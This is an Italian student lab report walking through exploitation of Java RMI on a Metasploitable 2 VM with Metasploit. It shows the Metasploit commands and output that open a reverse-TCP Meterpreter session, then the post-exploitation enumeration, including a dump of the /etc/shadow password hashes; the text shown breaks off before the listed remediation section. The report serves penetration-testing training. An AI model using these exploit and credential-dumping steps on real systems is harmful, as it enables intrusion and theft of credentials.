

Exploit Java RMI

Sommario

I. Traccia	2
II. Prefazione.....	2
1.0 Introduzione alla Vulnerabilità Java_RMI.....	4
1.1 Configurazione delle macchine virtuali con indirizzo statico.....	4
1.2 Oracle Virtual Box	4
1.3 Configurazione della macchina target “Metasploitable 2”	5
1.4 Configurazione della macchina attaccante “Kali Linux”	5
1.4 Verifica della connettività tramite ping da/tra entrambe le macchine	6
2.0 Sfruttamento e Pentest di Java_RMI	7
Verifica che la vulnerabilità sia effettivamente presente sul sistema target con Nmap	7
2.1 Metasploit: Breve introduzione.....	7
2.2 Metasploit: Avvio e Configurazione del programma	8
2.3 Informazioni su Meterpreter	12
2.4 Fase di Raccolta di Informazioni:.....	12
2.5 Estrapoliamo la Configurazione di rete, le Interfacce di rete e le informazioni sulla Tabella di Routing di Metasploitable 2	13
2.6 Altre Informazioni.....	14
3.0 Azione di Remediation	16
Impostazione di regola Firewall con UFW ed applicazione sulla Macchina Target.....	16
4.0 Conclusione e Considerazioni finali	18

I. Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI.

Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante KALI deve avere il seguente indirizzo IP 192.168.11.111
- La macchina vittima Metasploitable deve avere il seguente indirizzo IP 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

- configurazione di rete;
- informazioni sulla tabella di routing della macchina vittima;
- ogni altra informazione che è in grado di acquisire.

II. Prefazione

Questo report è realizzato utilizzando Kali Linux come attaccante e Metasploitable 2 come macchina target ed è composto da due files in formato pdf che compongono il progetto;

Il terzo file in formato pdf contenuto nella cartella del progetto è il report di Nessus che ha liberamente ispirato l'introduzione al progetto.

Volendo allegare un V.A. al seguente progetto infatti ho eseguito una scansione basic per rilevare tale vulnerabilità con Nessus non riscontrando altro che il registro RMI. Inizialmente ho sospettato che il problema fosse causato da una scansione poco approfondita.

Tuttavia con la seconda scansione, ho notato che la vulnerabilità java_RMI non era ancora stata individuata ma solo il registro sopracitato che non è una vulnerabilità.

Questo documento ha il valore di poter essere consultato per avere una panoramica completa delle problematiche presenti sulla macchina Target e sottolinea come in un

contesto lavorativo il semplice utilizzo di un tool automatizzato non basta ma occorre servirsi di diversi tool di analisi per portare a termine un port scanning e service detection efficace.

In sintesi:

→ 1° file del progetto M4:

-“Introduction to M4 Project-Exploit JAVA_RMI”.pdf

Prendendo spunto dal Vulnerability Scan con NESSUS ho realizzato questa breve introduzione;

La scelta della lingua inglese è stata fatta per motivi professionali, dal momento che, essendo un professionista nella comunicazione, la uso in ambito lavorativo.

→ 2° file del progetto M4 e corrente file:

Il seguente pdf descrive l’exploit della vulnerabilità Java_RMI ed è così strutturato:

-Settaggio delle macchine

-Sfruttamento e Pentest della Vulnerabilità con la raccolta delle informazioni

-Un’azione di remediation

- Conclusione e considerazioni finali

1.0 Introduzione alla Vulnerabilità Java_RMI

Nell'introduzione a questo progetto ho brevemente presentato il risultato del Vulnerability Assessment effettuato con Nessus.

La scansione di sistema ha rilevato il rmi_registry che ascolta sulla porta tcp 1099 che non ha fattore di rischio.

Il servizio **java_rmi** non è nemmeno contemplato nella lista dei plugin analizzati sebbene sia inserito nelle criticità nel database pubblicato dal NIST (CVE-2011-3556), per citare una fonte di riferimento internazionale.

Sorge quindi spontanea la considerazione che tale servizio non è nemmeno rilevabile se non è impostata dunque un'adeguata protezione esterna ed interna contro attacchi hacker di questo tipo.

Andremo a vedere nel dettaglio i processi utilizzati nell'exploit in uno step-by -step guidato che ci porterà a capire i moduli utilizzati e ad estrapolare informazioni riservate dalla macchina Metasploitable 2.

L'azione di remediation finale rifletterà una best practice difensiva.

1.1 Configurazione delle macchine virtuali con indirizzo statico

Prerequisito fondamentale è l'impostazione delle macchine virtuali su un **ip statico**:

- Kali Linux: 192.168.11.111; La nostra macchina di Attacco
- Metasploitable 2: 192.168.11.112; La nostra macchina Target

1.2 Oracle Virtual Box

In questo report ho utilizzato Oracle Virtual box Versione 7.1.4 r165100 (Qt6.5.3).

Si tratta in breve di un Hypervisor di tipo 2 cioè di un programma in grado di eseguire più sistemi operativi¹ definiti come "macchine virtuali" all'interno dello stesso PC.

Lo potete scaricare dal sito ufficiale di Oracle qui²:

<https://www.virtualbox.org/wiki/Downloads?>

¹ Le macchine virtuali devono essere scaricate a parte

² Oracle VirtualBox è un software di virtualizzazione gratuito e open-source

1.3 Configurazione della macchina target “Metasploitable 2”

- Da file di configurazione che trovate in: “/etc/network/interfaces”, eseguite un comando di editor, io ho scelto “nano” da eseguire con i privilegi di root “sudo”:


```
GNU nano 2.0.7 File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
```

- Da virtual box la rete è configurata come segue:

Andando su impostazioni, rete, “intnet”, che sarebbe rete interna.



1.4 Configurazione della macchina attaccante “Kali Linux”

- Da file di configurazione che trovate in /etc/network/interfaces, eseguito un comando di editor, io ho scelto “nano” da eseguire con i privilegi di root “sudo”:


```
GNU nano 8.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# the primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.11.1
```

- Da virtualbox la rete è configurata come segue:
Andando su impostazioni, rete, “intnet”, che sarebbe rete interna.



1.4 Verifica della connettività tramite ping da/tra entrambe le macchine

- Metasploitable 2 verso Kali Linux

```
msfadmin@metasploitable:~$ ping 192.168.11.111 -c2
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.450 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.430 ms

--- 192.168.11.111 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.430/0.440/0.450/0.010 ms
```

- Kali Linux verso Metasploitable 2

```
(kali@kali)-[~]
$ ping 192.168.11.112 -c2
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.808 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.571 ms

— 192.168.11.112 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.571/0.689/0.808/0.118 ms
```

2.0 Sfruttamento e Pentest di Java_RMI

Verifica che la vulnerabilità sia effettivamente presente sul sistema target con Nmap

Con Nmap, tool utilizzato per la scansione e l'analisi di reti, verifichiamo con Kali Linux che il servizio sia presente ed attivo sulla porta 109, la porta predefinita del servizio JAVA_RMI su Metasploitable 2.

- Apriamo il terminale di kali;
- Eseguiamo: `nmap -p 1099 192.168.11.112`

```
(kali㉿kali)-[~]  
$ nmap -p 1099 192.168.11.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 01:38 EST  
Nmap scan report for 192.168.11.112  
Host is up (0.00059s latency).  
  
PORT      STATE SERVICE  
1099/tcp  open  rmiregistry  
MAC Address: 08:00:27:D4:E6:86 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
```

Come sperato, il risultato ci da che la porta del servizio è aperta.

2.1 Metasploit: Breve introduzione

Metasploit è un framework open-source per il penetration testing e la valutazione della sicurezza. Sviluppato inizialmente da H.D. Moore e successivamente acquisito da Rapid7, è uno degli strumenti più utilizzati dagli esperti di sicurezza informatica per testare le vulnerabilità di sistemi e applicazioni.

In breve vi elenco le funzioni principali che si possono utilizzare in questo programma:

Exploit: Moduli per sfruttare vulnerabilità (ad esempio, buffer overflow, SQL injection).

Payload: Codice eseguito dopo che un exploit è riuscito (reverse shell, meterpreter, ecc.).

Encoders: Usati per aggirare antivirus e sistemi di rilevamento.

Auxiliary Modules: Per compiti non legati agli exploit, come scansione di rete o fuzzing.

Post Modules: Strumenti per raccogliere informazioni e mantenere l'accesso dopo l'exploit.

In pratica con Metasploit possiamo effettuare attacchi di sfruttamento delle vulnerabilità verso la gran parte dei sistemi operativi esistenti e stabilire una persistenza sempre nel rispetto della legge vigente e della privacy altrui.

2.2 Metasploit: Avvio e Configurazione del programma

❖ Apriamo il terminale di Kali e digitiamo: msfconsole

```
(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %% %%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%
%%  % %%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%
%%  % %%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%
%%  % %%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
+ -- --[ metasploit v6.4.38-dev ]
+ -- --[ 2467 exploits - 1273 auxiliary - 431 post ]
+ -- --[ 1478 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > |
```

❖ Utilizziamo il comando “search” per cercare l’exploit da utilizzare per la vulnerabilità oggetto del Report; in questo caso “search java_rmi”.


```
msf6 > search java_rmi

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configur
2	_ target: Generic (Java Payload)
3	_ target: Windows x86 (Native Payload)
4	_ target: Linux x86 (Native Payload)
5	_ target: Mac OS X PPC (Native Payload)
6	_ target: Mac OS X x86 (Native Payload)
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Ex
8	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Pr

Interact with a module by name or index. For example `info 8`, use `8` or use `exploit/multi/browser/java_rmi_connection_impl`

```
msf6 >
```

Utilizziamo in ordine di elenco, il modulo selezionabile al numero 1 definita: “exploit/multi/misc/java_rmi_server” che come classificazione è “eccellente” ed anche verificata.

❖ Digitiamo quindi nel terminale “use 1” oppure

“use exploit/multi/misc/java_rmi_server”;

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Il programma ci mostra di default il payload che andrà ad utilizzare, importante ai fini dell’exploit, ci rivela meterpreter come exploitation module all’interno del payload

❖ Eseguiamo “show options” per visualizzare le impostazioni di configurazione dell’exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```
Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

Vediamo che manca la configurazione nel “RHOSTS” che sarebbe la nostra macchina target;

Per il resto sembra tutto configurato correttamente.

❖ Eseguiamo “set rhost 192.168.11.112” (indirizzo ip di metasploitable 2)

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
```

❖ Quindi “show options”

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```
Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Generic (Java Payload)

❖ Ora facciamo partire l’exploit, digitiamo “exploit”!

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/qOC6l07mT47qP
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[-] 192.168.11.112:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) >
```

Questo errore è di tipo TIMEOUT di HTTPDELAY;


In pratica l’exploit non è andato a buon fine perchè la connessione ha sfiorato il limite di tempo prefissato; un valore troppo basso può portare a volte alla chiusura della connessione prima che il payload abbia svolto il suo compito

Dobbiamo quindi impostare un tempo più lungo per l’HTTPDELAY.

- ❖ Procediamo in questo modo: “set HTTPDELAY 20”

```
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
```

- ❖ Controlliamo con uno “show options” che sia tutto ok, quindi eseguiamo nuovamente “exploit”



```
kali@kali: ~
File Actions Edit View Help

Name      Current Setting  Required  Description
----      -
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/BiVvOu
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/AGZnRO41JIDwL
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:37423) at 2024-12-29 09:02:21 -0500

meterpreter >
```

Questa l'interfaccia principale di meterpreter che ci conferma che l'exploit è riuscito ad eseguirsi nel sistema target e che adesso è in attesa dell'input dell'utente con il **PAYLOAD** di Meterpreter.

2.3 Informazioni su Meterpreter

Meterpreter è un payload avanzato di Metasploit che fornisce una shell interattiva ed estensibile su una macchina compromessa.

Offre moduli per eseguire attività specifiche, come raccolta di credenziali, analisi del file system, cattura di schermate, keylogging, etc. ed utilizza una connessione remota sicura per proteggere i dati scambiati tra l'attaccante e la macchina target.

Inoltre traduce automaticamente i comandi dalla shell del sistema Attaccante, “interpretandoli” nel sistema Target es. da Linux a Windows, etc.

2.4 Fase di Raccolta di Informazioni:

- In questa fase elencheremo i comandi, applicandoli alla nostra shell per raccogliere informazioni.

Riepilogando, ai fini dell'esercizio dobbiamo trovare:

- configurazione di rete;
- informazioni sulla tabella di routing della macchina vittima;
- altre informazioni.

Iniziamo dunque dalle informazioni di rete e di routing per finire a visualizzare informazioni di sistema ed addirittura dati sensibili contenuti nelle cartelle di sistema.

2.5 Estrapoliamo la Configurazione di rete, le Interfacce di rete e le informazioni sulla Tabella di Routing di Metasploitable 2

Comandi:

- “route”: le configurazioni sulla tabella di routing
- “ifconfig”: interfacce e configurazione di rete

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed4:e686
IPv6 Netmask : ::

meterpreter >
```

```
meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
::1          ::           ::           0            lo
fe80::a00:27ff:fed4:e686 ::           ::           0            eth0

meterpreter >
```

- “run get_local_subnets”

(lista delle sottoreti locali accessibili dalla macchina target compromessa)

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
Local subnet: ::1/::
Local subnet: 192.168.11.112/255.255.255.0
Local subnet: fe80::a00:27ff:fed4:e686/::
meterpreter >
```

Solo dopo aver creato una shell, eseguendo il comando “shell” in questo modo:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
```

Reperiamo informazioni sulla ARP table del sistema target.

Possiamo quindi eseguire:

- “arp -vn”: accesso alla ARP table in modalità dettagliata

```
arp -vn
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.11.111   ether   08:00:27:F9:67:95  C           eth0
Entries: 1      Skipped: 0      Found: 1
```

- “arp -a”: Mostra ARP table

```
arp -a
? (192.168.11.111) at 08:00:27:F9:67:95 [ether] on eth0
? (192.168.11.1) at 08:00:27:90:DD:E6 [ether] on eth0
```

2.6 Altre Informazioni

Informazioni di Sistema:

- “sysinfo”: Mostra informazioni sul sistema operativo.

```
meterpreter > sysinfo
Computer       : metasploitable
OS             : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language : en_US
Meterpreter    : java/linux
meterpreter > █
```

Informazioni sul File system:

- “ls”: Elenca i file della directory, compresi i permessi applicati e le dimensioni delle singole cartelle

```
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified    Name
-----
040666/rw-rw-rw-   4096    dir     2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-   1024    dir     2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-   4096    dir     2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir     2024-12-29 00:38:31 -0500  dev
040666/rw-rw-rw-   4096    dir     2024-12-29 00:38:35 -0500  etc
040666/rw-rw-rw-   4096    dir     2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-   4096    dir     2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil     2012-05-13 23:35:56 -0400  initrd.img
100666/rw-rw-rw-   222     fil     2024-12-27 11:25:35 -0500  l9i=KvR
040666/rw-rw-rw-   4096    dir     2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir     2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-   4096    dir     2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-   4096    dir     2010-04-28 16:16:56 -0400  mnt
```

```
meterpreter > pwd
/etc
```

```
meterpreter > cd etc
meterpreter > ls
Listing: /etc

Mode                Size      Type    Last modified    Name
-----
100667/rw-rw-rwx     0     fil     2010-03-16 18:59:32 -0400  .pwd.lock
040666/rw-rw-rw-   4096    dir     2012-05-20 14:44:51 -0400  X11
100666/rw-rw-rw-   2975    fil     2010-03-16 19:00:57 -0400  adduser.conf
100666/rw-rw-rw-    44     fil     2024-12-29 00:37:38 -0500  adjtime
100666/rw-rw-rw-    53     fil     2010-03-16 19:13:01 -0400  aliases
100666/rw-rw-rw-  12288    fil     2010-04-28 16:43:03 -0400  aliases.db
```

- “cd”: ci possiamo quindi spostare all’interno del file system;
- “pwd”: mostra il percorso della directory corrente;
- “cat”: mostra il contenuto in output dei files della cartella;

Degna di nota la cartella “shadow” contenuta all’interno di /etc/ e che semplicemente contiene informazioni sulle password degli utenti in formato protetto (hash);

Arrivato su /etc/ mi basta utilizzare, appunto, “cat” per visualizzare queste informazioni riservate:

```
meterpreter > cat shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
```

Come spiegato prima, Meterpreter consente la creazione di una shell per eseguire ulteriori comandi, come abbiamo già visto, in questo modo:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
```

Eseguiamo il comando “ps” che ci permette di visualizzare i processi attivi sui sistemi Linux, e confrontiamo con lo stesso eseguito senza shell:

(a sinistra con shell, a destra senza shell)

```
Process List
```

PID	Name	User	Path
1	/sbin/init	root	/sbin/init
2	[kthreadd]	root	[kthreadd]
3	[migration/0]	root	[migration/0]
4	[ksoftirqd/0]	root	[ksoftirqd/0]
5	[watchdog/0]	root	[watchdog/0]
6	[migration/1]	root	[migration/1]
7	[ksoftirqd/1]	root	[ksoftirqd/1]
8	[watchdog/1]	root	[watchdog/1]

```
ps
```

PID	TTY	TIME	CMD
1	?	00:00:01	init
2	?	00:00:00	kthreadd
3	?	00:00:00	migration/0
4	?	00:00:00	ksoftirqd/0
5	?	00:00:00	watchdog/0
6	?	00:00:00	migration/1
7	?	00:00:00	ksoftirqd/1
8	?	00:00:00	watchdog/1
9	?	00:00:00	events/0
10	?	00:00:00	events/1
11	?	00:00:00	khelper
46	?	00:00:00	kblockd/0
47	?	00:00:00	kblockd/1
50	?	00:00:00	kacpid
51	?	00:00:00	kacpi_notify
97	?	00:00:00	kseriod
141	?	00:00:00	pdflush
142	?	00:00:00	pdflush

Le informazioni dettagliate saranno diverse.

Per un'ulteriore raccolta informazioni sui processi, eseguiamo:

- “ps aux”: mostra un elenco dettagliato di tutti i processi in esecuzione sul sistema, indipendentemente dall'utente o dal terminale da cui sono stati avviati.

```
ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	2844	1692	?	Ss	00:38	0:01	/sbin/init
